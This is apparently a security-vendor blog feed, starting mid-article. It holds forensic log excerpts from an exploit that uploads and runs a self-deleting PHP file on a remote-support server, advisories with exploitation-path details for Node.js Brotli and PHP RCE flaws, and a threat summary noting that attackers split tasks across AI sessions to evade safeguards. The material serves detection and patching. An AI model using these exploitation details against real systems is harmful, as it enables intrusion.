192.168.1.68 [28/Oct/2026:21:12:23 +0000] "POST /api/start_session HTTP/1.1" [0s] [Stat:200] [Size:1481] [Ref:-] [UA:Mozilla/5.0 (Macintosh; Intel Mac OS X 14.7; rv:133.0) Gecko/20100101 Firefox/133.0]
192.168.1.68 [28/Oct/2026:21:12:23 +0000] "POST /api/start_session HTTP/1.1" [0s] [Stat:200] [Size:1481] [Ref:-] [UA:Mozilla/5.0 (Macintosh; Intel Mac OS X 14.7; rv:133.0) Gecko/20100101 Firefox/133.0]
192.168.1.68 [28/Oct/2026:21:12:31 +0000] "POST /qdgusthrmlirprls HTTP/1.1" [0s] [Stat:200] [Size:0] [Ref:-] [UA:Mozilla/5.0 (Macintosh; Intel Mac OS X 14.7; rv:133.0) Gecko/20100101 Firefox/133.0]
192.168.1.68 [28/Oct/2026:21:12:38 +0000] "POST /qdgusthrmlirprls HTTP/1.1" [0s] [Stat:404] [Size:18] [Ref:-] [UA:Mozilla/5.0 (Macintosh; Intel Mac OS X 14.7; rv:133.0) Gecko/20100101 Firefox/133.0]
192.168.1.68 [28/Oct/2026:21:12:43 +0000] "GET /qdgusthrmlirprls HTTP/1.1" [0s] [Stat:404] [Size:18] [Ref:-] [UA:Python-urllib/3.9]
Here, /qdgusthrmlirprls mapped to qdgusthrmlirprls.php in the public directory. The first POST ran the command and returned 200. The later POST was the module’s cleanup request; the GET independently checked the endpoint. Both received 404 after the file had deleted itself.
This gives defenders a sequence to investigate: public session creation followed by a request to a new, unfamiliar endpoint, potentially followed by 404s for the same path. Session creation alone is normal Remote Support activity. A 200 followed by a 404 is also insufficient by itself; correlate the requests with file changes, session records, and any unusual outbound connections.
The direct .php request failed, while the extensionless request executed the same file. The final 404 followed self-deletion. Detection that only searches for requests ending in .php would miss the successful request in this example.
The native transfer itself travels inside the customer MRS connection. These access-log entries show the HTTP trigger, not the file contents or the forged router ID. The captured HTTP log does not expose the inner MRS messages, so it cannot establish the origin bypass on its own.
Files and connections
Look for unexpected PHP files under the site’s public directory and receive files ending in .php.n$t. An interrupted transfer may leave the temporary file even if the final URL returns 404. The .n$t suffix also belongs to the normal transfer implementation, so its presence needs context.
Native file-transfer traces
thin-scc.log and thin-scc-errors.log contain more direct evidence of the file-service requests. For example, this line from thin-scc-errors.log names the action, native provider, and intended PHP destination. Only ckey and downloadToken have been redacted:
This was our negative control: the request used the customer’s ordinary source address and was rejected. It is evidence of an attempted invocation, not a successful upload. The forged local source passes the check that produces this warning, so a successful exploit need not leave a DISCARDING NONLOCAL MESSAGE entry.
The successful PHP module run left these lines in thin-scc.log:
20261029 17:06:37    319 thin-scc 14419:proc{LocalFileTransfer}(t14486) MRS_STREAM:INFO>createStream: connecting to address 1:1129726787:1031
20261029 17:06:37      2 thin-scc 14419:proc{LocalFileTransfer}(t14486) MRS_CL:ERROR>nodeID not found in node list even after renumerating: 0
20261029 17:06:37      0 thin-scc 14419:proc{LocalFileTransfer}(t14486) MSG_DSP:ERROR>failed to create a mailbox for sending to: 0:0:0
Our requests omit responseAddress. The handler starts the transfer, then tries to send its action response to an empty address. That produces the 0:0:0 error without preventing the file write. The payload callback independently confirms execution at 17:06:37.
Look for this combination in the proc{LocalFileTransfer} context, especially around unfamiliar PHP requests or outbound connections. The 1:1129726787:1031 value identifies an internal MRS mailbox; use the brain connection records below for the client IP. These entries do not identify the written filename or prove execution on their own. The empty-address errors also depend on how the exploit request is constructed; another implementation may leave different traces.
Brain connection records
brain.log helps link the activity to a client address. These two entries preceded the same module run:
20261029 17:06:30      0 brain 6339:lstner(t06500) BRN_LSTN:INFO>received fd: 47 app name: 'ingredi support desk customer' and remoteIPAddress: '192.168.1.68' and localIPAddress: '192.168.1.98' and isLoopback '0'
20261029 17:06:30      0 brain 6339:lstner(t06500) BRN_LSTN:INFO>received fd: 49 app name: 'ingredi support desk customer' and remoteIPAddress: '192.168.1.68' and localIPAddress: '192.168.1.98' and isLoopback '1'
These are useful for a timeline, but customer connections are normal activity. We found no UploadFiles or DownloadAnonymousFiles action records in the captured brain logs. Generic EOF, connection-reset, and conference errors also appeared; they are too broad to treat as exploit indicators by themselves.
Where to collect the native logs
The aggregated logs are under $BG_app_root/log/. While a worker is running, its own logs are under $BG_app_root/data/tmp/sdcust_thin_client/<thinMint>/. The wrapper appends those logs to the site’s log directory when the worker exits, then clears the per-worker copies. Collect both locations when investigating a live session.
The captured brain.ini and thin-scc.ini both had the debug output disabled with enabled=0. No debug log was captured, and we did not change the logging configuration. Brain’s debug configuration also limits MRS_* categories to Info, so enabling its debug output alone would not guarantee detailed message payloads.
Names such as UploadFileStarted and DownloadFileEnded occur in the native protocol’s callback code, but we did not find them in the collected logs. They should not be presented as default audit events
On October 21, 2026, the Node.js Project published a security advisory for CVE-2026-111497, an out-of-bounds write in the Brotli decoder bundled with Node.js. The vulnerability affects the Node.js 26.x, 24.x, and 22.x release lines. Node.js rates the issue High, while Google, the CVE Numbering Authority (CNA), gives it a critical CVSSv4 score of 9.2.
An attacker who can supply Brotli data that an application decompresses with node:zlib can corrupt process memory. According to Node.js, this corruption can lead to a process crash, disclosure of sensitive process memory, or remote code execution. Exposure therefore depends on whether an application passes attacker-controlled compressed data to the affected decoder.
On October 27, 2026, CVE-2026-111497 was added to the U.S. Cybersecurity and Infrastructure Security Agency’s (CISA) list of known exploited vulnerabilities (KEV), based on evidence of active exploitation. Given the vulnerability’s potential to disclose memory or enable remote code execution (RCE), Rapid7 recommends that organizations prioritize remediation.
Technical overview
CVE-2026-111497 is classified as an out-of-bounds write (CWE-787) and an unchecked return value (CWE-252). Per the vendor advisory, the decoder handled an invalid Brotli block switch as a temporary need for more input instead of a permanent format error. The streaming decoder then continued appending input bytes to an eight-byte internal buffer, allowing malformed input to write beyond the buffer and corrupt process memory.
The vulnerability originates in Google Brotli, which the affected Node.js release lines bundle as a dependency. The CVE record identifies affected upstream Brotli ranges on all platforms as versions 1.0.3 before 1.0.10, 1.1.0 before 1.1.1, and 1.2.0 before 1.2.1. The Node.js Project remediated its bundled decoder in the fixed Node.js releases listed below.
Because CVE-2026-111497 affects the upstream Google Brotli decoder, its reach is not limited to Node.js. Vendor and project advisories have also identified affected implementations in Bun, Python’s Brotli and brotlicffi packages, .NET, Envoy and Istio, brotli4j, and operating-system packages. Affected versions, default exposure, and remediation vary by product; the presence of an affected decoder does not by itself establish exposure unless an application processes attacker-controlled Brotli data. Organizations should consult the relevant downstream vendor or distribution advisories to identify affected versions, assess exposure, and determine appropriate remediation.
Mitigation guidance
Vendor-supplied security updates are available to remediate CVE-2026-111497. Organizations running an affected Node.js release should upgrade on an urgent basis, outside of normal patch cycles:
Node.js 22.x releases before 22.23.4 are affected; upgrade to 22.23.4 or later.
Node.js 24.x releases before 24.22.1 are affected; upgrade to 24.22.1 or later.
Node.js 26.x releases before 26.12.1 are affected; upgrade to 26.12.1 or later.
The vendor states that end-of-life Node.js release lines should also be treated as affected when a security release occurs. Organizations using an end-of-life release should migrate to a supported, fixed release line. Node.js has not published a vendor-supported workaround; if an immediate upgrade is not possible, Rapid7 recommends restricting or disabling application paths that decompress untrusted Brotli data as a temporary exposure-reduction measure.
Exposure Command, Vulnerability Management, and Nexpose
Exposure Command, Vulnerability Management, and Nexpose customers can assess exposure to CVE-2026-111497 with an authenticated vulnerability check for Linux, macOS, and Windows, available in the October 26 content release.
Updates
October 26, 2026: Initial publication.
October 26, 2026: Updated the Exposure Command, Vulnerability Management, and Nexpose section to reflect coverage availability.
October 27, 2026: Updated Overview to add a reference to CVE-2026-111497 being added to the CISA KEV list.
On October 21, 2026, the PHP project announced security releases for two critical vulnerabilities in PHP. CVE-2026-109618 can corrupt memory during out-of-memory (OOM) handling, while CVE-2026-109619 is a use-after-free flaw involving state retained between requests. Both have a CVSSv4 score of 9.2 and both can allow for unauthenticated remote code execution (RCE) with the web worker’s privileges.
All installations serving web requests are at risk, including PHP-FPM, Apache mod_php, php-cgi, FrankenPHP, and LiteSpeed. The vendor considers mod_php the highest risk because exploitation can succeed before any application code runs.
The advisories report that a successful RCE exploit was developed during research, including achieving RCE against Apache mod_php and PHP-FPM through different attack paths. As of October 21, 2026, there are multiple indications that this research is being independently reproduced, and a viable exploit is expected to be made public soon.
Due to the extremely high deployment of PHP based web applications, exploitation in-the-wild is expected. Rapid7 recommends updating affected installations on an emergency basis, outside of normal patch cycles.
Multiple public proof-of-concept (PoC) exploits for CVE-2026-109618 and CVE-2026-109619 are now available. Rapid7 researchers have reviewed these and observe that each demonstrates RCE only against a specific combination of operating system, PHP version, and web server, and none appears to be broadly reliable. Rapid7’s own research supports this. Our attempts so far have produced a working exploit only under narrow lab conditions, and exploitation depends on assumptions that are unlikely to hold on internet-facing instances. We are continuing to investigate approaches that could improve portability, but have not yet developed a reliable, general-purpose exploit. Rapid7 has not observed exploitation in the wild, though there are multiple reports of exploitation attempts, which is expected for a vulnerability of this profile. The situation is evolving quickly, and a more portable exploit technique could emerge at any time. The current difficulty of reliable exploitation should be treated as a window to patch rather than a reason to delay, and Rapid7 continues to recommend updating affected installations on an emergency basis.
CVE-2026-109618: Memory corruption during OOM handling
According to the OOM advisory, PHP can abruptly abandon request processing when a memory allocation fails. If internal request data is only partly initialized, that exit can leave invalid data for request cleanup to use. Crafted multipart requests, used for forms and file uploads, can exhaust memory even when their size appears to meet PHP’s configured limits. Application operations that allocate memory in response to attacker input can also trigger OOM.
Apache mod_php runs cleanup even when request startup fails, enabling the demonstrated attack before application code executes. The advisory reports RCE over HTTP with default PHP input and memory limits, including multi-worker prefork deployments. PHP-FPM terminates a worker when startup fails, preventing that particular sequence. Source analysis supports FPM susceptibility after successful startup, but the advisory reports no complete FPM exploit for this CVE. Exploit portability and reliability depend on the PHP build, extensions, frontend behavior, and memory layout.
CVE-2026-109619: Use after free across requests
PHP can reuse a worker process to handle multiple HTTP requests. The stale-state advisory describes internal state that still points to memory freed at the end of an earlier request. A later request handled by the same worker can access that stale value before normal initialization clears it. Fatal errors, including memory exhaustion and execution timeouts, can interrupt state cleanup; some nonfatal diagnostics during shutdown can also repopulate error state after it was reset.
The advisory confirms RCE against mod_php through PHP 8.5’s fatal error backtrace feature, when fatal_error_backtraces is enabled (the default), where a later initialization diagnostic accesses stale backtrace state. It also confirms session lifecycle RCE against mod_php and FPM. Session upload progress, PHP’s upload-tracking feature, is enabled by default and can act as an early consumer of stale session or decoder state before normal initialization; reaching this consumer does not itself require an application call to session_start().
The validated FPM session path requires a suitable application operation to leave state behind after successful startup, followed by a fatal error and another request that consumes the stale state through session upload progress. Both requests must reach the same worker. Multiple workers and worker recycling can reduce success per request, but do not eliminate the condition.
Mitigation guidance
PHP has released fixes for both vulnerabilities. Organizations should prioritize updating to the appropriate fixed release or a vendor package containing both complete patches. The PHP advisories list these affected and fixed versions:
PHP 8.2 releases before 8.2.35: Update to 8.2.35
PHP 8.3 releases before 8.3.36: Update to 8.3.36
PHP 8.4 releases before 8.4.27: Update to 8.4.27
PHP 8.5 releases before 8.5.12: Update to 8.5.12
Linux distributions and long-term support vendors received patches in advance; check your vendor for updated packages. PHP 8.1 and older no longer receive routine upstream updates. For this incident, PHP has supplied limited source backports for PHP 7.4, 8.0, and 8.1. Organizations running older branches should obtain a vendor fix, use the source backports described in the PHP announcement, or upgrade to a supported version. PHP also warns that rpms.remirepo.net will not have updates on October 21, 2026, and urges its users to switch to distribution packages or build from source.
Note that an update containing both complete fixes is the only complete remediation.
PHP’s temporary configuration measures reduce exposure to specific paths and require careful deployment:
For the OOM issue, enforce memory_limit=-1 administratively, such as through FPM pool or Apache configuration that applications cannot override. This disables PHP’s per-request memory cap and removes the predictable PHP-limit failure used by the confirmed exploit. An underlying allocation failure can still reach the vulnerable path. Restart every worker and verify that no pool, directory, or application setting restores a finite limit.
For the session lifecycle path, set session.upload_progress.enabled=0 in php.ini, an FPM pool, or server configuration that applies before request parsing, then restart every worker. Application-level ini_set() and FPM .user.ini are too late. This addresses the confirmed session paths only.
On PHP 8.5, set fatal_error_backtraces=0 administratively and restart every worker. This addresses the confirmed fatal backtrace path only; other retained state remains a concern.
Disabling PHP’s memory cap makes independent resource controls particularly important. PHP recommends post_max_size=8M where uploads are unnecessary or post_max_size=32M where they are needed, with upload_max_filesize below that limit. At the frontend, bound decoded request size, input and multipart counts, headers per part, and nesting depth, including requests without a usable Content-Length. If the application does not use multipart data, block those requests before they reach PHP.
Container or cgroup memory limits are also incomplete: allocation failures remain possible, and enforcement can kill the master process and all workers unless workers are isolated. Do not substitute RLIMIT_AS or RLIMIT_DATA, which can trigger the vulnerable allocation-failure path.
For stale-state exposure, correct invalid or deprecated per-request settings and attacker-reachable fatal errors or timeouts. Hiding diagnostics through error_reporting, display_errors, log_errors, or @ does not prevent stale-state access. The absence of relevant log entries is not proof that an installation is safe.
To learn how to use Rapid7 capabilities to find systems affected by these vulnerabilities and for answers to common questions, read the PHP2Shell documentation.
For Rapid7 Customers with questions regarding Rapid7 products and their usage of PHP please consult this page.
Exposure Command, Vulnerability Management, and Nexpose
Exposure Command, Vulnerability Management, and Nexpose customers can assess exposure to CVE-2026-109618 and CVE-2026-109619 with remote unauthenticated vulnerability checks, available in a dedicated release that followed the regular October 21 content release.
Rapid7 has also released authenticated scan checks for both the Scan Engine and the Agent for CVE-2026-109618 and CVE-2026-109619 as part of the October 22 content release.
Authenticated, package-based checks are now available for a variety of Linux distributions. These checks evaluate installed distribution packages, so they can recognize backported fixes that keep the original upstream PHP version number. Run an authenticated scan with this content release to use them. For the full list of checks and supported distribution versions, read Rapid7’s PHP2Shell documentation, where package-based coverage for other distributions will be added as their fixes are published.
In a dedicated October 23 content release following the regular release, Rapid7 has released coverage for CVE-2026-115560, published on October 23 by the PHP Foundation. A mitigation technique is available, but no patch has yet been published. Exploitation of CVE-2026-115560 relies on non-standard configuration.
Currentscope for authenticated coverage: Windows, macOS and Linux. Remote unauthenticated coverage provides coverage regardless of web-server OS.
Velociraptor
A Velociraptor Artifact Generic.Applications.PHPInventory is available to inventory PHP installations on Windows, Linux and macOS for remediation scoping. This artifact allows for the collection of package versions, common binary and module paths, and running PHP processes.
Updates
October 21, 2026: Initial publication.
October 21, 2026: Updated to reflect availability of vulnerability checks.
October 22, 2026: Updated the Overview section to include Rapid7’s findings on a PoC and the Rapid7 Customers section to include a link to the FAQ documentation.
October 23, 2026: Updated the Exposure Command, Vulnerability Management, and Nexpose section to describe authenticated coverage, Linux distro backported coverage, and more.
October 27, 2026: Updated the Overview to note that CVE-2026-109618 and CVE-2026-109619 were added to the CISA KEV catalog. Updated Rapid7 customers section to reflect added Windows support.
Three days is the average time between a high-severity vulnerability becoming public and its exploitation, according to the latest Quarterly Threat Landscape Report from Rapid7. And 71% of the exploitation tracked in Q3 occurred within the first seven days.
For security teams already managing growing vulnerability backlogs, this creates a difficult question: How do you reduce exposure when attackers can exploit vulnerabilities before your next patching window?
Rapid7’s Q3 2026 research brings together vulnerability intelligence, ransomware activity, APT tracking, and underground forum intelligence to show where attacker activity is concentrated.
The exploitation window has narrowed, big time
Rapid7 tracked 43 newly exploited high- and critical-severity vulnerabilities this quarter, down 7% from Q2 but still 19% higher than the same period last year.
The number of newly exploited vulnerabilities isn’t growing at the same rate as disclosures. The more pressing concern is how quickly attackers exploit the vulnerabilities they choose. On average, exploitation occurred just three days after public disclosure. The report also found that 80% of tracked exploitation occurred within 14 days and 90% within 30 days.
That timeline creates a serious challenge for organizations relying on fixed remediation schedules. It also reinforces the need to distinguish between vulnerabilities that are theoretically severe and those that pose an immediate, exploitable risk.
The report examines the exploitation timeline in greater detail, including the vulnerability characteristics that make certain exposures particularly attractive to attackers.
Attackers are exploiting vulnerabilities that require no interaction
Q3’s vulnerability data reveals another concerning pattern: Of the 43 newly exploited high- and critical-severity vulnerabilities tracked, 34 (79%) required no authentication or user interaction.
This provides attackers a potential path into exposed systems, no stolen credentials or malicious content interaction necessary. An internet-facing service with an exploitable vulnerability may require immediate attention, particularly when an attacker can reach it without authenticating.
This makes attack surface visibility and contextual prioritization essential. Security teams need to understand which systems are externally accessible, which vulnerabilities are actively exploited, and whether existing controls can prevent or limit compromise.
A CVSS score alone won’t give you the answers. The report explores the characteristics of exploited vulnerabilities and why understanding reachability is critical to reducing risk.
AI is taking on a more operational role in attacks
In Q3, 8% of the threat reporting tracked by Rapid7 cited AI as an operational component. The research identifies a shift from using AI primarily to help draft content or code toward supporting tactical decisions and execution within attack campaigns.
In the documented cases, human operators continued to select targets and determine objectives, but relied on AI assistance for technique selection, target assessment, and adapting when an attack step failed.
The report also examines how threat actors split malicious objectives across multiple AI sessions to evade provider safeguards. There are serious implications for detection in these findings. AI-enabled attacks also reinforce the value of monitoring and quickly adapting to attacker behavior rather than relying exclusively on known malware signatures or threat actor identities.
The report provides additional context on how AI appeared in tracked campaigns and what defenders should monitor.
The next step: Prioritize exposure before attackers exploit it
Q3’s findings reveal a challenge that vulnerability counts alone can’t explain. Attackers exploited 43 newly tracked vulnerabilities this quarter, yet the average exploitation window was just three days. Meanwhile, underground forum monitoring identified 41 posts advertising RDP or network access, demonstrating continued interest in selling access to compromised environments.
Security teams must account for both the vulnerabilities attackers can exploit directly and the access they can obtain through other means.
Start by identifying externally accessible assets and the vulnerabilities affecting them. Prioritize known exploitation, unauthenticated access paths, and systems supporting critical business functions. Where immediate remediation isn’t possible, assess compensating controls and detection coverage.
The latest Rapid7 Quarterly Threat Landscape Report brings together vulnerability research, ransomware intelligence, nation-state activity, and dark web monitoring to help security teams understand where threats are concentrated and what to address first. Download and read it now.
The collective thoughts of the interwebz
Manage Consent
To provide the best experiences, we use technologies like cookies to store and/or access device information. Consenting to these technologies will allow us to process data such as browsing behavior or unique IDs on this site. Not consenting or withdrawing consent, may adversely affect certain features and functions.
Functional
Always active
The technical storage or access is strictly necessary for the legitimate purpose of enabling the use of a specific service explicitly requested by the subscriber or user, or for the sole purpose of carrying out the transmission of a communication over an electronic communications network.
Preferences
The technical storage or access is necessary for the legitimate purpose of storing preferences that are not requested by the subscriber or user.
Statistics
The technical storage or access that is used exclusively for statistical purposes.The technical storage or access that is used exclusively for anonymous statistical purposes. Without a subpoena, voluntary compliance on the part of your Internet Service Provider, or additional records from a third party, information stored or retrieved for this purpose alone cannot usually be used to identify you.
Marketing
The technical storage or access is required to create user profiles to send advertising, or to track the user on a website or across several websites for similar marketing purposes.